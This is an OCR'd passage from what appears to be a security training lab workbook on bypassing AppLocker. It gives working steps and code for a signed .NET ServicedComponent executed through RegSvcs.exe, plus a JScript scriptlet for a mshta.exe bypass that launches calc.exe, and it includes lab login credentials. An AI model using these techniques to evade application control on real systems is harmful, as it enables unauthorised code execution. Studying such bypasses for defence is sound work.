
```
Process calc = new Process();
calc.StartInfo.FileName = "calc.exe";
calc.Start();
calc.WaitForExit();
```

Your Visual Studio workspace should like the below screenshot.




Step 3: Referencing the `System.EnterpriseServices`

`Add Reference...` entry.



The `Reference Manager - RegSvcsBypass` window enables us to reference additional libraries. Filter the entries using the `Enterprise` keyword and ensure the `System.EnterpriseServices` library is checked. Once done, press the `OK` button to apply the changes.

> The System.EnterpriseServices namespace provides an important infrastructure for enterprise applications. COM+ provides a services architecture for component programming models deployed in an enterprise environment. This namespace provides .NET objects with access to COM+ services making the .NET Framework objects more practical for enterprise applications.
>
> *Source: docs.microsoft.com*



Step 4: Adding the `RegSvcs`

```
using System.EnterpriseServices;
using System.Runtime.InteropServices;
```

4. Create a default constructor for the class. After the `Main` method, define the following method which will simply call our initial entry.


```
public Program() {
    Program.Main(null);
}
```

5. Create a `ComRegisterClass`-decorated method which is the registration hook used by `RegSvcs`. After the `Program` default constructor, define the following method which will simply call our initial entry.

```
[ComRegisterFunction]
public static void RegisterClass(String key)
{
    Program.Main(null);
}
```

6. Create a `ComUnregisterClass`-decorated method which is the unregistration hook used by `RegSvcs`. After the `RegisterClass` method, define the following method which will simply call our initial entry.

```
[ComUnregisterFunction]
public static void UnregisterClass(String key)
{
    Program.Main(null);
}
```




For your convenience, you can find the full expected code below:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.EnterpriseServices;
using System.Runtime.InteropServices;

namespace RegSvcsBypass
{
    public class Program : ServicedComponent
    {
        static void Main(string[] args)
        {
            Process calc = new Process();
            calc.StartInfo.FileName = "calc.exe";
            calc.Start();
            calc.WaitForExit();
        }

        public Program()
        {
            Program.Main(null);
        }

        [ComRegisterFunction]
        public static void RegisterClass(String key)
        {
            Program.Main(null);
        }

        [ComUnregisterFunction]
        public static void UnregisterClass(String key)
        {
            Program.Main(null);
        }
    }
}
```

Once completed, please save your changes: `File` -> `Save Program.cs`!

Step 5: Creating Signing Keys

The `RegSvcs` utility requires the payload to be signed. To do so, proceed to open a Visual Studio Command Prompt by clicking the `Developer Command Prompt` entry in the `Command Line` submenu found in Visual Studio's `Tools` tab.




From within the newly opened command-line prompt, proceed to generate a new key pair using the below command:

```
sn -k key.snk
```

In case ***sn*** cannot be found, run the ***sn*** command from an elevated command prompt as such:

Open the elevated prompt:



Run the following command in the opened prompt:

```
    "C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8
Tools\sn.exe" -k "C:\Users\student\source\repos\RegSvcsBypass\key.snk"
```

```
**********************************************************************
** Visual Studio 2019 Developer Command Prompt v16.4.5
** Copyright (c) 2019 Microsoft Corporation
**********************************************************************

COMMANDO Fri 03/27/2020  9:51:10.87
C:\Users\student\source\repos\RegSvcsBypass>sn -k key.snk

Microsoft (R) .NET Framework Strong Name Utility  Version 4.0.30319.0
Copyright (c) Microsoft Corporation.  All rights reserved.

Key pair written to key.snk
```

Step 6: Compile the Payload

With the key pair generated, we can compile our signed executable from the previously opened developer command prompt. To do so, use the Visual Studio provided `csc` utility as outlined below.

```
csc /r:System.EnterpriseServices.dll /target:exe /out:RegSvcsBypass.exe
/keyfile:key.snk Program.cs
```


```
Microsoft (R) Visual C# Compiler version 3.4.1-beta4-19614-01 (16504609)
Copyright (C) Microsoft Corporation. All rights reserved.
```

You will be able to find the compiled executable in the same path which should default to `C:\Users\student\source\repos\RegSvcsBypass\RegSvcsBypass.exe`.

Step 7: Confirm AppLocker's Working

Copy the previously created `RegSvcsBypass.exe` file over RDP to the AppLocker-enabled computer (`192.168.20.105`). We can do this by opening an RDP connection to `192.168.20.105` using the `sec699-20.lab\student` user (password `Sec699!!`) and pasting the executable in a folder we can find later (i.e. `%HOMEPATH%\Downloads`).

Once done, proceed to double-click the executable. If everything is well configured, you should see a similar message.




Step 8: Bypass AppLocker

To bypass the limitation, open a console and use `RegSvcs.exe` to trigger our hook. Note that the version (`v4.0.30319`) may differ depending on your setup.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
%HOMEPATH%\Downloads\RegSvcsBypass.exe
```

```
Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3190.0
Copyright (C) Microsoft Corporation.  All rights reserved.


The following installation error occurred:
1: You must have administrative credentials to perform this task. Contact your
system administrator for assistance.
2: Failed to register assembly 'RegSvcsBypass, Version=0.0.0.0,
Culture=neutral, PublicKeyToken=4b1425595725695b'.
3: Access to the registry key 'HKEY_CLASSES_ROOT\RegSvcsBypass.Program' is
denied.
```

If everything went fine, AppLocker should be bypassed as we successfully spawned the calculator.



Objective 4: Bypass AppLocker using mshta.exe

T1170 - MsHta

Mshta.exe is a utility that executes Microsoft HTML Applications (HTA). HTA files have the file extension `.hta`. HTAs are standalone applications that execute using the same

models and technologies of Internet Explorer, but outside of the browser.

Adversaries can use `mshta.exe` to proxy execution of malicious `.hta` files and Javascript or VBScript through a trusted Windows utility. There are several examples of different types of threats leveraging `mshta.exe` during initial compromise and for execution of code.

Files may be executed by `mshta.exe` through an inline script [...] They may also be executed directly from URLs [...].

`Mshta.exe` can be used to bypass application whitelisting solutions that do not account for its potential use. Since `mshta.exe` executes outside of the Internet Explorer's security context, it also bypasses browser security settings.

Source: attack.mitre.org

Step 1: Creating the Payload File

Creating the payload file can be done directly on the target machine as it just relies on a text-editor. Hence, we will do this in the WIN10 RDP session (`192.168.20.105` using the `sec699-20.lab\student` user and password `Sec699!!`) we have opened.

Using notepad (or any other editor), create a `MshtaBypass.sct` file with the below content:

```
<?XML version="1.0"?>
<scriptlet>

<registration
    description="SEC699"
    progid="SEC699"
    version="1.00"
    classid="{00000000-0000-0000-0000-0000FEEDACDC}"
    >

</registration>

<public>
    <method name="Exec"></method>
</public>
<script language="JScript">
<![CDATA[

    function Exec()
    {
        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
    }

]]>
</script>

</scriptlet>
```

